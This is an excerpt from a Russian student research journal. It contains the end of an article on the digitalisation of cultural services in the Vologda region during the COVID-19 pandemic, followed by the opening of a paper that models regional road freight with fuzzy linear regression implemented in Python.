Примечание: 1) уменьшение в связи с оптимизацией объектов; 2) системы Минкультуры России.

Источник: Статистический ежегодник Вологодской области. Вологдастат. Вологда; 2018.

В свою очередь, увеличение темпов включенности учреждений в цифровую среду является своеобразным ответом на востребованность цифровых услуг среди населения. Так, современный этап развития России и ее регионов, впрочем, как и других стран мира, характеризуется существенными темпами роста доступа к сети Интернет, в том числе через мобильные сети. На конец 2018 г. 73,2% домохозяйств имели доступ к всемирной сети, в Вологодской области – 69% (см. рисунок).

Данные опросов НИУ «Высшая школа экономики» также фиксируют рост числа активных пользователей в целом интернета и социальных сетей в частности, а также развития цифровых навыков [8]. По статистическим данным 2017 г., более 86% городского населения и 74% сельского населения являлись постоянными пользователями сети Интернет. Среди целей его

использования есть и связанные с получением в той или иной степени культурных услуг. Так, поиском информации об объектах культурного наследия и культурных мероприятиях, а также прохождением виртуальных туров по музеям и галереям и другим объектам в сети Интернет занимались 16,1% городских жителей и только 5,9% сельских жителей, имеющих доступ к сети (табл. 3). Другие цели использования, которые косвенно могут быть связаны с получением культурных услуг, такие как получение новой информации из онлайн-энциклопедий, скачивание изданий, фильмов, музыки и поиск информации о курсах, занимают большую долю в целях обращения к интернету от 13 до 40%. Это позволяет судить, что в целом ряд услуг, предоставляемых учреждениями культуры, пользуется популярностью в онлайн-среде. Безусловно, говорить приходится только об

Таблица 2

Доля музеев, имеющих сайт в сети Интернет, в общем количестве музеев РФ

	2013	2018	Темп прироста, п.п.
Российская Федерация	59,4	82,8	23,4
Северо-Западный федеральный округ	73,1	93,0	19,9
Республика Карелия	94,7	100,0	5,3
Республика Коми	60,9	100,0	39,1
Мурманская обл.	83,3	100,0	16,7
Ненецкий автономный округ	100,0	100,0	0
Калининградская обл.	76,5	94,4	17,9
Архангельская обл.	72,4	93,5	21,1
Ленинградская обл.	85,7	92,9	7,2
Вологодская обл.	24,4	92,7	68,3
Новгородская обл.	70,8	90,5	19,7
г. Санкт-Петербург	91,5	90,0	-1,5
Псковская обл.	52,9	83,3	30,4
Алтайский край	39,7	78,9	39,2

Источник: Единая межведомственная информационная система. URL: <http://www.fedstat.ru>.



Рис. Домашние хозяйства, имеющие доступ к сети Интернет, в субъектах РФ, в % от общего числа домашних хозяйств

Источник: Регионы России. Социально-экономические показатели: стат. сб. Росстат. М.; 2001–2019.

усеченном объеме и качестве услуг, но это не мешает оценить готовность сферы культуры к изменяющимся условиям.

Можно заметить более низкую заинтересованность в сельских территориях как в офлайн-, так и в онлайн-культурных услугах, вероятно, это связано с другими условиями жизни, необходимостью больше усилий прилагать

к ведению домашнего хозяйства и физической трудовой деятельности [9]. Существуют и субъективные причины отказа от пользования цифровыми благами сельскими жителями ввиду низкого уровня образования и материального благосостояния.

Еще одно ограничение для сельской местности связано с технической стороной вопроса.

Таблица 3

Цели использования сети Интернет населением, в % от общей численности населения, использующего сеть Интернет

Показатель	Городская местность					Сельская местность				
	год									
	2015	2016	2017	2018	Темп прироста п.п.	2015	2016	2017	2018	Темп прироста п.п.
Поиск информации об объектах культурного наследия и культурных мероприятиях, прохождение виртуальных туров по музеям и галереям и др.	12,6	14,0	16,7	16,1	3,5	5,4	5,9	6,4	5,9	0,5
Получение знаний и справок на любую тему с использованием Википедии, онлайн-энциклопедий и т.д.	39,6	43,1	47,9	43,5	3,9	26,3	31,2	32,7	26,5	0,2
Чтение или скачивание онлайн-газет или журналов, электронных книг	23,3	24,2	28,0	25,9	2,6	12,5	13,9	14,1	12,5	0,0
Скачивание фильмов, изображений, музыки; просмотр видео; прослушивание музыки или радио	51,3	52,6	55,2	45,3	-6,0	43,0	46,8	46,2	41,4	-1,6

Источник: Сабельникова М.А., Абдрахманова Г.И., Гохберг Л.М., Дудорова О.Ю. и др. Информационное общество в Российской Федерации. 2018: статистический сборник. Росстат; Нац. исслед. ун-т «Высшая школа экономики». М.: НИУ ВШЭ; 2018.

Можно предположить, что внедрение цифровых технологий формируется по островному признаку, т.е. основное их сосредоточение – крупные города. Не каждый человек, проживающий в сельской местности, имеет такие же возможности в подключении интернета, как горожане. Если в городских условиях провайдеры в многоквартирных домах прокладывают сети, давая возможность иметь высокоскоростной интернет, то в селе такой услуги нет. Сельским жителям приходится довольствоваться более дорогими способами осуществления интернет-связи с меньшими возможностями (скоростью

и лимитным подключением). Это связано через мобильных операторов (GPRS/EDGE/CDMA). Все это влияет на выбор и качество потребляемых услуг [10].

И хотя сфера культуры изменяется, цифровизация идет быстрыми темпами, а следом увеличивается и доступ домохозяйств к всемирной сети, однако большую выраженность эти процессы приобретают в городах, где более развита инфраструктура, более развиты необходимые компетенции у населения. Тем не менее, несмотря на комплекс ограничивающих факторов, сельское население не остается

в стороне, а лишь несколько уступает городскому. Поэтому большая часть населения в целом готова к потреблению цифровых услуг, в том числе культурных. Более того, именно этот формат потребления может оказаться единственно доступным для ряда отдаленных территорий, не имеющих отдельных элементов культурной инфраструктуры. Цифровое развитие может стереть границы и снизить различные аспекты неравенства, ставшие привычными для большой территории России.

События последних месяцев, связанные со стремительным распространением коронавируса, вынужденной изоляцией и прекращением очной работы, заставили многих сменить приоритеты. Учреждения, традиционно предоставлявшие услуги в режиме офлайн, пытались адаптировать свои сервисы под условия новой реальности. Поэтому, несмотря на губительное влияние пандемии на культурную сферу страны, для развития ее цифровой составляющей вирус, возможно, является скорее плюсом, чем минусом.

Первая адекватная реакция в российской культурной сфере на пандемию коронавируса – медиапроект #RussianCultureVsCOVID19. Это акция, в рамках которой различные деятели культуры в социальных сетях делятся опытом выживания в ситуации пандемии. На время карантина представители отрасли культуры сами идут навстречу своим потребителям и предоставляют различные онлайн-программы: виртуальные выставки, спектакли, экскурсии, онлайн-мастер-классы, вебинары, акции, киноклубы, чтобы разнообразить ежедневный культурный досуг, не выходя при этом из дома. Вот наиболее яркие примеры на глобальном уровне: платформа Okko представила новый формат «Искусство-онлайн» на бесплатной основе; пятичасовое путешествие по Эрмитажу, снятое на iPhone 11 Pro одним дублем в 4к; Метрополитен и Венская оперы проводят бесплатные стрим представления live in HD; Британский музей – виртуальные экскурсии по музею и экспозициям на официальном канале Youtube; серия онлайн-концертов, проводимая многими музыкальными исполнителями; образовательные порталы «Нетология», «GeekBrains», «Arzamas» предоставляют бесплатный доступ к своим курсам и т.д. На региональном уровне:

интернет-проект «Школа творчества “Art-онлайн”»; проект «Вологодские культурные каникулы»; видеопроект «Экспонат»; «Ночь музеев» в онлайн-формате; содружественный проект «Вологодчина-Коми»; видеопроект «OLDлайн»; проект «#Остаемсядома с театром»; проект «#Остаемсядома с музыкой» и т.д.

Все это говорит о том, что, несмотря на сложную ситуацию, культурная жизнь не останавливается, а наоборот – находит новые формы. Так, по мнению ряда специалистов, цифровые ресурсы – это большая возможность в продвижении услуг культурно-досуговых учреждений. Они дают возможность каждому человеку выстраивать траекторию своего культурного развития, делают сферу культуры более открытой и доступной [11, 12]. В то же время часть экспертов считает невозможным полностью заменить «живое» искусство цифрой с эмоциональной точки зрения, тем самым, не давая человеку насладиться им в полной мере, хотя технически это и стало допустимо. А сама «массовизация» искусства может в итоге привести к его деградации [13, 14]. При существующих разногласиях в экспертном поле сложилось единое понимание того, что онлайн-среда становится незаменимой частью культурной жизни, но полностью офлайн-присутствие она на данном этапе заменить не сможет.

Выводы

Таким образом, пандемия COVID-19 сформировала как новые вызовы, так и возможности для сферы культуры, для ее потребителей и органов управления отраслью (табл. 4).

Таким образом, современная ситуация сформировала ряд вызовов и возможностей для развития сферы культуры:

- Защита авторских прав. В сложившихся условиях почти все отдают права бесплатно, но это закончится, и все захотят вернуться к вопросу прав на виртуальную реальность, тема пиратства будет так или иначе возникать. Необходимо найти оптимальный баланс между пользователями интернет-контента, его зрителями и государственным регулированием.

- Необходимость в новых кадрах. Внедрение медиатехнологий в работу потребует привлечения новых специалистов в сферу культуры. Также следует принять во внимание

Таблица 4

SWOT-анализ сферы культуры в условиях пандемии

Субъект	Возможности	Ограничения
Учреждения культуры	<ul style="list-style-type: none"> – Увеличение аудитории; – новый опыт; – творческий подъем 	<ul style="list-style-type: none"> – Недостаток специалистов, готовых отвечать новым вызовам; – необходимость защиты авторских прав; – инфраструктура и низкая доступность; – финансовые потери; – узкий спектр предоставляемых услуг
Потребители учреждений культуры	<ul style="list-style-type: none"> – Бесплатный доступ к ранее платным услугам; – доступ к ранее недоступным услугам; – снижение транспортных затрат; – расширение кругозора; – раскрытие творческого потенциала 	<ul style="list-style-type: none"> – Потеря энергетического контактного взаимодействия; – рост цен на тарифы связи; – рост интернет-трафика; – отсутствие необходимых навыков у возрастной аудитории
Органы власти, курирующие вопросы управления сферой культуры	<ul style="list-style-type: none"> – Достижение целевых показателей в рамках нацпроекта «Культура» 	<ul style="list-style-type: none"> – Необходимость организации статистического наблюдения; – необходимость совершенствования законодательства и инструментов управления и контроля

Источник: составлено автором.

невысокий уровень владения цифровыми навыками работы у населения [15]. Как показывает практика, должность специалиста может занимать работник без профильного образования и квалификации, что, в свою очередь, может негативно влиять на качество предоставляемых услуг, поэтому необходима подготовка кадров, обладающих широкими возможностями применения информационно-коммуникационных технологий. Так, например, в России уже появилась новая профессия «цифровой куратор». Ее цель – обучать пожилых людей пользоваться цифровыми ресурсами.

- Совершенствование законодательства. Развитие цифровых технологий происходит быстрыми темпами, и правовые нормы не дают возможности предусмотреть возможные риски [16].

- Финансовые потери. Не стоит забывать, что оказание любой услуги в онлайн-формата – это значительные расходы. Необходимы

техника, расходные материалы, специалисты, которые будут заниматься оцифровкой и монтажом.

- Контактное взаимодействие. Концерты, театры, музеи, лекции, выставки – все это контактный, в первую очередь энергетический вид взаимодействия со зрителями. Поэтому передать ту атмосферу и мастерство артистов с помощью технических средств не всегда возможно.

- Жизнь в самоизоляции, когда люди были вынуждены свой досуг и рабочее время проводить дома, привела к значительным нагрузкам на интернет-трафик, что сказалось на качестве интернет-соединения и привело к некоторым сбоям в подключении. В связи с этим вполне закономерно ожидать удорожания услуг связи и интернета [17].

- Отсутствие необходимых навыков у аудитории старших возрастов. Учреждения культуры уходят в онлайн и готовы показывать свои

Список источников

1. Пронина Л.А. Информация, информационное общество и человек. *Аналитика культурологии*. 2008;(11):251–257.
2. Еляков А.Д. Информационная перегрузка людей. *Социологические исследования*. 2005;(5):114–121.
3. Соколова Н.Л. Цифровая культура или культура в цифровую эпоху. *Международный журнал исследований культуры*. 2012;(8):6–10.
4. Лазар М.Г. Цифровизация общества, ее последствия и контроль. *Проблемы деятельности ученого и научных коллективов*. 2018;(4):170–181.
5. Беньямин В. Произведение искусства в эпоху его технической воспроизводимости. Избранные эссе. Ю.А. Здравый, ред. М.: Медиум; 1996. 240 с.
6. Национальные проекты 2019–2024 гг.: анализ и ключевые риски их реализации. Социальная сфера: науч.-аналит. издание. Коллектив авторов под науч. рук. чл.-корр. РАН В.А. Ильина. Вологда: ФГБУН ВолНЦ РАН; 2019. 68 с.
7. Музычук В.Ю. О новой культурной политике России: упущенные возможности и ориентиры на будущее. В кн.: «Модернизация культуры: от культурной политики к власти культуры». IV Междунар. науч.-практ. конф. В 2 ч. С.В. Соловьева, В.И. Ионесов, Л.М. Артамонова, ред. Ч.І. Самара; 2016. 474 с.
8. Сабельникова М.А., Абдрахманова Г.И., Гохберг Л.М., Дудорова О.Ю. и др. Информационное общество в Российской Федерации. 2018: статистический сборник. Росстат; Нац. исслед. ун-т «Высшая школа экономики». М.: НИУ ВШЭ; 2018.
9. Калачикова О.Н., Груздева М.А. Социокультурные характеристики сельского населения. *Социальное пространство*. 2016;4(6). URL: <http://socialarea-journal.ru/article/2013> (дата обращения: 24.06.2020).
10. Шабунова А.А., Груздева М.А., Калачикова О.Н. Поселенческий аспект цифрового неравенства в современной России. *Проблемы развития территории*. 2020;4(108):7–19. DOI: 10.15838/ptd.2020.4.108.1
11. Альперина С. Искусство доставки на дом. *Российская газета*. 2020. № 109. С. 9.
12. Мызникова Д. Цифровой ландшафт культуры: как меняется диалог человека и культуры. *Rusbase*. URL: <https://rb.ru/story/online-culture-and-museums/> (дата обращения: 26.06.2020).
13. Сидельникова М. Картины с экрана никогда не заменят настоящих картин. *Коммерсантъ*. 2020. № 72. С. 8.
14. Отдельнова Т. Опасность взаимодействия искусства и медиа. *Nation news*. URL: <https://nation-news.ru/485455-bogomolov-rasskazal-ob-opasnostyakh-vzaimodeistviya-iskusstva-i-media> (дата обращения: 09.06.2020).
15. Соловьева Т.С. К вопросу о кадровом потенциале социально-культурной подсистемы региона. *Социальное пространство*. 2016;3(5). URL: <http://socialarea-journal.ru/article/1944> (дата обращения: 28.06.2020).
16. Дугужева М.Х., Симаева Е.П. Трансформация законодательства о культуре в условиях цифровизации. *Вестник Пермского университета. Юридические науки*. 2019;(44):190–208. DOI: 10.17072/19954190-2019-44-190-208
17. Кривотулова К. Сокрушительный удар. *Lenta.ru*. URL: <https://lenta.ru/articles/2020/03/25/broken/> (дата обращения: 17.06.2020).
18. Корнилова М.В. Интернет как адаптационный ресурс пожилых пользователей. *Известия Саратовского университета. Новая серия. Серия: Социология. Политология*. 2018;18(3):250–259. DOI: <https://doi.org/10.18500/1818-9601-2018-18-3-250-259>
19. Минкультуры РФ перевыполнит план нацпроекта «Культура» по цифровизации в условиях пандемии. URL: <https://futurerussia.gov.ru/> (дата обращения: 04.08.2020).
20. Петров С. Как выживает культура на карантине и что ее ждет. Федеральное агентство новостей. URL: <https://riafan.ru/1262176-kak-vyzhivaet-kultura-na-karantine-i-chto-ee-zhdet-fan-tv> (дата обращения: 06.08.2020).
21. Суриков В. Кинотеатры: как выйти из «долины смерти». *Эксперт*. 2020. № 30. С. 60.

References

1. Pronina L.A. Information, information society, and people. *Analitika kul'turologii*. 2008;(11):251–257. (In Russ.).
2. Elyakov A.D. Information overload of people. *Sotsiologicheskoye issledovaniya*. 2005;(5):114–121. (In Russ.).
3. Sokolova N.L. Digital culture or culture in the digital age. *Mezhdunarodnyy zhurnal issledovaniy kul'tury*. 2012;(8):6–10. (In Russ.).
4. Lazar M. G. Digitalisation of society, its consequences and control. *Problemy deyatel'nosti uchenogo i nauchnykh kollektivov*. 2018;(4):170–181. (In Russ.).
5. Benjamin V. A work of art in the era of its technical reproducibility. Selected essays. Yu.A. Zdorovyi, ed. Moscow: Medium; 1996. 240 p. (In Russ.).
6. National projects 2019–2024: Analysis and key risks of their implementation. Social sphere. V.A. Ilyin, Corresponding Member RAS, ed. Vologda: FGBUN VolRC RAS; 2019. 68 p. (In Russ.).
7. Muzychuk V. Yu. On the new cultural policy of Russia: missed opportunities and guidelines for the future. In: Modernisation of culture: from cultural policy to the power of culture. IV Intern. Scientific-practical Conf. S.V. Solovieva, V.I. Ionesova, L.M. Artamonova, eds. Samara; 2016. 474 p. (In Russ.).
8. Sabelnikova M.A., Abdrakhmanova G.I., Gokhberg L.M., Dudorov O. Yu. et al. Information society in the Russian Federation. 2018: Statistical collection. Rosstat; NRU Higher School of Economics. Moscow: NRU HSE; 2018. (In Russ.).
9. Kalachikova O.N., Gruzdeva M.A. Socio-cultural characteristics of the rural population. *Sotsial'noye prostranstvo*. 2016;4(6). URL: <http://socialarea-journal.ru/article/2013> (accessed on 06.24.2020). (In Russ.).
10. Shabunova A.A., Gruzdeva M.A., Kalachikova O.N. The settlement aspect of digital inequality in modern Russia. *Problemy razvitiya territorii*. 2020;4(108):7–19. (In Russ.). DOI: 10.15838/ptd.2020.4.108.1
11. Alperina S. The art of home delivery. *Rossiyskaya gazeta*. 2020. № 109. (In Russ.).
12. Myznikova D. The digital landscape of culture: how the dialogue between man and culture is changing. *Rusbase*. URL: <https://rb.ru/story/online-culture-and-museums/> (accessed on 26.06.2020). (In Russ.).
13. Sidelnikova M. Pictures from the screen will never replace real pictures, *Kommersant*. 2020;72:8. (In Russ.).
14. Otdelnova T. The danger of interaction between art and media. *Nation news*. URL: <https://nation-news.ru/485455-bogomolov-rasskazal-ob-opasnostyakh-vzaimodeystviya-iskusstva-i-media> (accessed on 06.09.2020). (In Russ.).
15. Solovieva T.S. On the question of the personnel potential of the socio-cultural subsystem of the region. *Sotsial'noye prostranstvo*. 2016;3(5). URL: <http://socialarea-journal.ru/article/1944> (accessed on 28.06.2020). (In Russ.).
16. Duguzheva M. Kh., Simaeva E.P. Transformation of legislation on culture in the context of digitalisation. *Vestnik Permskogo universiteta. Yuridicheskiye nauki*. 2019;(44): 190–208. (In Russ.). DOI: 10.17072/19954190–2019–44–190–208
17. Krivotulova K. Crushing blow. *Lenta.ru*. URL: <https://lenta.ru/articles/2020/03/25/broken/> (accessed on 17.06.2020). (In Russ.).
18. Kornilova M.V. Internet as an adaptive resource for elderly users. *Izvestiya Saratovskogo universiteta. Novaya seriya. Seriya: Sotsiologiya. Politologiya*. 2018;18(3):250–259. (In Russ.). DOI: <https://doi.org/10.18500/1818–9601–2018–18–3–250–259>
19. The Ministry of culture of the Russian Federation will exceed the plan of the national project “Culture” on digitalisation in the context of a pandemic. URL: <https://futuresrussia.gov.ru/> (accessed on 04.26.2020). (In Russ.).
20. Petrov S. How culture survives in quarantine and what awaits it. Federal News Agency. URL: <https://riafan.ru/1262176-kak-vyzhivaet-kultura-na-karantine-i-cto-ee-zhdet-fan-tv> (accessed on 06.08.2020). (In Russ.).
21. Surikov V. Cinemas: how to get out of the “valley of death”. *Expert*. 2020;30:60. (In Russ.).

ОРИГИНАЛЬНАЯ СТАТЬЯ

УДК 330.4(045)
© Харитонов И. А., 2021

Анализ развития транспортной отрасли математическими методами с разработкой программного комплекса



Игорь Андреевич Харитонов, студент Факультета компьютерных технологий и информационной безопасности, Ростовский государственный экономический университет (РИНХ), Ростов-на-Дону, Россия
Igor A. Kharitonov, student, Faculty of Computer Technology and Information Security, Rostov State Economic University (RINH), Rostov-on-Don, Russia
891851@gmail.com

АННОТАЦИЯ

В статье дана оценка состояния региональных автомобильных грузовых перевозок методом нечеткой линейной регрессии в зависимости от трех факторов: плотности дорог с твердым покрытием общего пользования, валового регионального продукта на душу населения и индексов грузовых тарифов. Соответствующий алгоритм реализован на языке программирования Python. Для исследования выбраны транспортные системы трех регионов, входящих в различные федеральные округа, но имеющие общие границы: Ставропольский край, а также Ростовская и Воронежская области. Эти регионы обладают значительным промышленным и сельскохозяйственным потенциалом. Кроме того, через них проходят транзитные грузовые маршруты, ведущие в том числе и за пределы Российской Федерации. Коэффициенты нечеткой линейной регрессии представляют собой нечеткие симметричные треугольные числа, для нахождения которых были решены соответствующие задачи линейного программирования. Проверка построенных моделей на контрольном образце подтвердила их адекватность. Также был проведен анализ факторов, влияющих на исследуемый показатель в каждом из выбранных регионов.

Ключевые слова: анализ транспортных систем; нечеткая линейная регрессия; *svxopt*.modeling; Python; автоматизация вычислений

Для цитирования: Харитонов И. А. Анализ развития транспортной отрасли математическими методами с разработкой программного комплекса. *Научные записки молодых исследователей*. 2021;9(1):41–52.

Научный руководитель: **Богачев Т.В.**, кандидат физико-математических наук, доцент кафедры фундаментальной и прикладной математики, Ростовский государственный экономический университет РГЭУ(РИНХ), Ростов-на-Дону, Россия / Scientific Supervisor: **Bogachev T.V.**, Cand. Sci. (Engin.), Associate Professor, Department of Fundamental and Applied Mathematics, Rostov State Economic University (RINH), Rostov-on-Don, Russia.

Analysis of the Transport Industry's Development by Mathematical Methods with the Software Complex's Development

ABSTRACT

The paper assesses the state of road freight transport in regions of Russia by the method of fuzzy linear regression, depending on three factors: the density of paved public roads, gross regional product per capita and freight tariff indices. The corresponding algorithm is implemented in Python programming. For the study, we selected the transport systems of three regions included in various federal districts but having common borders: the Stavropol region, Rostov and Voronezh Regions. These regions have significant industrial and agricultural potential. Besides, transit freight routes pass through them, including those leading outside the Russian Federation. Fuzzy linear regression coefficients are fuzzy symmetric triangular numbers, for finding which the corresponding linear programming problems were solved. The verification of the constructed models carried out using the control sample confirmed their adequacy. Also, an analysis of factors affecting the studied indicator in each of the selected regions was carried out.

Keywords: analysis of transportation systems; fuzzy linear regression; cvxopt.modelling; Python

For citation: Kharitonov I. A. Analysis of the transport industry's development by mathematical methods with the software complex's development. *Nauchnye zapiski molodykh issledovatelei = Scientific notes of young researchers*. 2021;9(1):41–52.

Введение

Транспорт является системообразующей отраслью, важнейшей составной частью производственной и социальной инфраструктуры региона [1]. Тенденции развития экономики и социальной сферы, ее стратегические интересы являются обоснованной базой определения перспектив, стратегических целей и динамики развития транспортного комплекса [2]. Экономическая специализация промышленности и сельского хозяйства, территориальная дифференциация социальных условий жизни обуславливают пространственные особенности функционирования транспорта региона, формируют специфику межрегиональных транспортных связей [3, 4].

Но данные, используемые при анализе различных экономических процессов, как правило, содержат в себе неопределенность. Кроме того, в задачах, связанных с реальной жизнью в целом и экономикой в частности, данные поступают в недостаточном объеме или в искаженном виде [5].

Нечеткое моделирование дает возможность учесть неопределенность не только в анализи-

руемых данных, но и неопределенность, связанную с неучтенными факторами [6]. Такая модель может содержать различную нечеткость: нечеткость поступающих данных, нечеткость коэффициентов.

В этой работе ставится несколько задач: проверка эффективности данной модели в области грузоперевозок и автоматизация процесса построения модели путем реализации соответствующей программы на языке программирования Python. Этот язык обладает широкими возможностями, и, кроме того, он был выбран в связи с тем, что в нем еще нет библиотеки, реализующей нечеткую линейную регрессию (в отличие от MATLAB, в котором есть встроенные методы и языка программирования R, где есть специальная библиотека для нечеткой регрессии).

Для исследования выбраны транспортные системы трех регионов, входящих в различные федеральные округа, но имеющие общие границы: Ставропольский край, а также Ростовская и Воронежская области. Эти регионы обладают значительным промышленным и сельскохо-

заявленным потенциалом. Кроме того, через них проходят транзитные грузовые маршруты, ведущие в том числе и за пределы Российской Федерации.

Цель данной работы показать предсказательную эффективность метода нечеткой линейной регрессии на примере анализа транспортных систем Ростовской области.

Основные сведения из теории нечетких множеств

При моделировании различных экономических процессов неопределенность может быть не только в анализируемых данных, но часто имеет место неопределенность, связанная с неучтенными факторами. Поэтому целесообразно использовать методы теории нечетких множеств. Как говорил ее создатель Л. Заде: «Излишнее стремление к точности стало оказывать действие, сводящее на нет теорию управления и теорию систем, так как оно приводит к тому, что исследования в этой области сосредоточиваются на тех и только тех проблемах, которые поддаются точному решению. Многие классы важных проблем, в которых данные, цели и ограничения являются слишком сложными или плохо определенными для того, чтобы допустить точный математический анализ, оставались и остаются в стороне лишь по той причине, что они не поддаются математической трактовке».

Основные определения

Под нечетким множеством A понимается совокупность упорядоченных пар, составленных из элементов x универсального множества X и соответствующих степеней принадлежности $\mu_A(x)$, где $A = \{(x, \mu_A(x)) | x \in X\}$.

Функция принадлежности $\mu_A(x)$ указывает, в какой степени элемент x принадлежит нечеткому множеству A . Функция $\mu_A(x)$ принимает значения в некотором линейно упорядоченном множестве M . Множество M называют множеством принадлежностей, часто в качестве M выбирается отрезок $[0, 1]$. Если $M = \{0, 1\}$, то нечеткое множество может рассматриваться как обычное четкое множество.

Треугольным нечетким числом B называется тройка действительных чисел $a \leq b \leq c$ с функцией принадлежности:

$$\mu_A(x) = \begin{cases} \frac{x-a}{b-a}, & x \in [a, b], \\ \frac{x-c}{b-c}, & x \in [b, c], \\ 0, & x \in (-\infty, a) \cup (b, +\infty). \end{cases}$$

Нечеткая линейная регрессия

Модель нечеткой линейной регрессии соединяет в себе преимущества нечетко-логического подхода и классической линейной оптимизации.

Пусть задача нечеткой линейной регрессии [7] задана следующим образом.

Для данных k результатов наблюдений зависимой переменной y_j от n факторов $x_i = (x_{i1}, x_{i2}, \dots, x_{ik})^T$, где $i = 1, \dots, n$, нужно найти нечеткие коэффициенты A_0, A_1, \dots, A_n такие, чтобы выполнялись условия $\mu_j(Y_j) \geq h$, где $\mu_j(Y_j)$ – функция принадлежности нечеткого множества, $Y_j = A_0 + A_1 x_{1j} + \dots + A_n x_{nj}$, величина h – заданный порог надежности, причем неопределенность, связанная с этими коэффициентами, была бы минимальной. Пусть параметрами модели являются числа $A_i = \langle a_i - r_i, a_i, a_i + r_i \rangle$, где $a_i \in R$ и $r_i \geq 0$. Для нахождения a_i и r_i получаем задачу линейного программирования:

$$f = ka_0 + \sum_{j=1}^k \sum_{i=1}^n r_i x_{ij} \rightarrow \min;$$

$$\begin{cases} y_j \geq a_0 + \sum_{i=1}^n a_i x_{ij} - (1-h) \left(r_0 + \sum_{i=1}^n r_i x_{ij} \right), \\ y_j \leq a_0 + \sum_{i=1}^n a_i x_{ij} + (1-h) \left(r_0 + \sum_{i=1}^n r_i x_{ij} \right), \\ r_i \geq 0, j = 1 \dots k. \end{cases}$$

Анализ перевозок грузов автомобильным транспортом для регионов

Данные для построения модели

Первым этапом работы является сбор начальных данных для анализа (табл. 1).

Введем следующие обозначения:

Y – объем перевозок грузов автомобильным транспортом организаций всех видов деятельности (млн т);

Таблица 1

Значения выбранных показателей
1996–2017 гг., Ростовская область

Год	X1	X2	X3	Y
1996	103	7088,7	131,1	128,4
1997	105	8062,9	102,9	101,2
1998	104	9163,7	76,9	90,3
1999	109	15 672,2	112	92
2000	114	20 003,8	170,3	83,1
2001	118	26 817,8	129,1	98,7
2002	120	31 941,7	115,7	99,4
2003	123	39 225,1	137	119
2004	123	50 843,4	113,7	120,7
2005	48	60 906,4	111,5	113,6
2006	141	78 328,3	105,3	66,8
2007	143	104 603,1	103,8	64,7
2008	142	134 137,4	113	61,9
2009	140	129 626	110,7	60,1
2010	139	154 127,9	109,3	58,9
2011	139	179 470,3	108,8	57,7
2012	202	198 129,2	104,4	60,1
2013	258	215 923,2	104	61,4
2014	260	237 465,8	106,8	60,3
2015	261	280 522	113,1	60
2016	262	300 186,2	106,7	60,4
2017	263	318 800	103,6	54,6

X_1 – плотность автомобильных дорог общего пользования с твердым покрытием (километров дорог на 1000 км² территории);

X_2 – валовой региональный продукт на душу населения (тыс. руб.);

X_3 – индексы тарифов на грузовые перевозки (декабрь к декабрю предыдущего года, в %).

Из данных по каждой из представленных областей 4 последних года были извлечены и помещены в отдельную таблицу, служащую для проверки модели на качество прогноза. Допустим, что коэффициенты модели являются треугольными нечеткими числами A_0, A_1, A_2 и A_3 вида $A_i = \langle a_i - r_i, a_i, a_i + r_i \rangle$, где $a_i \in R$ и $r_i > 0$. Для нахождения a_i и r_i получаем задачу линейного программирования

$$f = 18a_0 + \sum_{j=1}^{18} \sum_{i=1}^3 r_i x_{ij} \rightarrow \min;$$

$$\begin{cases} y_j \geq a_0 + \sum_{i=1}^3 a_i x_{ij} - (1-h) \left(r_0 + \sum_{i=1}^3 r_i x_{ij} \right), \\ y_j \leq a_0 + \sum_{i=1}^3 a_i x_{ij} + (1-h) \left(r_0 + \sum_{i=1}^3 r_i x_{ij} \right), \\ r_i \geq 0, j = 1..18. \end{cases}$$

Создание программы на языке Python

Следующим этапом было решение данной задачи линейного программирования для каждого региона.

Построенная модель была реализована на современном языке программирования Python из-за того, что нечеткая линейная регрессия, в отличие от простой линейной регрессии, не является стандартным методом в популярном табличном процессоре Excel, а попытки ее там реализовать сталкиваются с некоторыми проблемами. Например, число ограничений, необходимых для решения оптимизационной задачи, к которой приводит построенная модель, оказалась выше, чем максимально возможное в Excel (так как данные взяты во временном отрезке с 1996 по 2017 г., то число ограничений будет равно 42). Кроме того, созданная программа позволяет решать аналогичные задачи в рамках выбранной модели для любого количества данных. Поэтому в этой ситуации необходимо использовать более гибкую программную среду.

В программе использовались библиотека «cvxopt» для самой оптимизации, библиотека pandas

Источник: составлено автором по данным Росстата.

для вывода результатов в формате табличного процессора Excel и библиотеки numpy для проведения необходимых математических преобразований.

Немаловажной частью созданного скрипта является функция `equation_system_generator`, которая позволяет облегчить ввод системы ограничений (в найденных решениях все уравнения приходится забивать вручную) тем, что эта функция автоматически вводит систему ограничений в зависимости от того, какая структура у обрабатываемых данных.

Для дальнейшего упрощения работы был реализован функционал массовой загрузки данных для анализа в относительно удобном виде – через листы в Excel. Загрузка данных в любом другом формате отсутствует.

Следующим упрощением является возможность указывать интервал для уровней нечеткости. В данной реализации скрипт выдаст файл с 20 листами, где нечетные листы будут содержать данные, по которым можно построить график и посмотреть на результат работы, а на четных листах будут коэффициенты, по которым можно построить целевую функцию и посмотреть, какой из показателей как влияет на конечный результат и какой у него уровень нечеткости.

Последним дополнением для удобства работы было добавление подписи данных при выводе,

что облегчает как интерпретацию, так и сокращает время на оформление, так как результат работы сразу выводится в Excel с облегчающим интерпретацию оформлением.

Количество добавленных библиотек обусловлено тем, что данный скрипт рассчитан на работу в онлайн-интерпретаторе. Данное решение представляется достаточно удобным в тех случаях, когда необходимо «на коленке» за малый промежуток времени проверить, какая будет взаимосвязь у показателей.

Так как основным направлением данной работы не является программирование, то не будем приводить полный код программного решения, но опишем две основные функции для построения системы линейных уравнений и непосредственно использование библиотеки CVXORT для решения.

Создание функций `equation_system_generator` и `target_function_generator`

Перед тем как непосредственно реализовывать функцию, оптимизирующую прорабатываемую работу, приведем общий вид ожидаемого результата.

Для удобства обозначим x как список переменных, а X – как двумерный массив со всеми данными.

Приведем общий вид генерируемых данных:

$$z = N \times x[n] + x[n+1] \times X_{sum}[0] + x[n+2] \times X_{sum}[1] + \dots + x[2 \times n - 1] \times X_{sum}[n-2]$$

